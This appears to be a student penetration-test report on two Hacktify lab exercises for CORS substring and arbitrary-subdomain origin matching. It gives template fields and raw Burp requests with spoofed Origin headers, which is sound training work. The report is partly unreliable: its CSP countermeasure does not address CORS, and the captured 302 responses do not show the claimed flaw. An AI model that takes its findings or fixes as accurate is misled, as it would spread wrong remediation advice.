
2.6. CORS with Substring match

Reference	Risk Rating
CORS with Substring match	**Medium**
Tools Used	
Burp suite	
Vulnerability Description	
CORS (Cross-Origin Resource Sharing) is a browser mechanism that allows a web page to request resources from a different domain than the one that served the web page.	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
URLs of the vulnerable pages in the lab	
Consequences of not Fixing the Issue	
Sensitive data can be accessed by unauthorized domains.	
Suggested Countermeasures	
Use a Content Security Policy (CSP) to restrict which domains can load resources on your site.	

References
URLs to the sources used to know more about this vulnerability

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



```
GET /HTML/cors_lab/lab_6/cors_6.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=506e4d21b6d72b2d2d703f978e349be8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_6/index.php
Origin: hacktify.co
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 302 Found
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: PHPSESSID=60321eb11eale724654efe75e9c7b754; path=/; secure
Access-Control-Allow-Credentials: true
Location: login.php
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Mon, 03 Mar 2025 04:06:16 GMT
Server: LiteSpeed
Vary: User-Agent
X-Turbo-Charged-By: LiteSpeed
```


2.7. CORS with Arbitrary Subdomain

Reference	Risk Rating
CORS with Arbitrary Subdomain	**Medium**
Tools Used	
Burp suite	
Vulnerability Description	
CORS (Cross-Origin Resource Sharing) is a browser mechanism that allows a web page to request resources from a different domain than the one that served the web page.	
How It Was Discovered	
Automated Tools	
Vulnerable URLs	
URLs of the vulnerable pages in the lab	
Consequences of not Fixing the Issue	
Sensitive data can be accessed by unauthorized domains.	
Suggested Countermeasures	
Use a Content Security Policy (CSP) to restrict which domains can load resources on your site.	

References
URLs to the sources used to know more about this vulnerability

Proof of Concept

This section contains the proof of the above vulnerabilities as the screenshot of the vulnerability of the lab



```
GET /HTML/cors_lab/lab_7/cors_7.php HTTP/2
Host: labs.hacktify.in
Cookie: PHPSESSID=4e11b1324e1b045c23224bd725d9cc03
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:135.0)
Gecko/20100101 Firefox/135.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://labs.hacktify.in/HTML/cors_lab/lab_7/index.php
Origin: somesubdomain.hacktify
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers
```

```
HTTP/2 302 Found
X-Powered-By: PHP/7.4.33
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-cache, no-store, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: PHPSESSID=309fa41697a47260474e748815acd2da; path=/; secure
Access-Control-Allow-Credentials: true
Location: login.php
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Date: Mon, 03 Mar 2025 18:06:33 GMT
Server: LiteSpeed
Vary: User-Agent
X-Turbo-Charged-By: LiteSpeed
```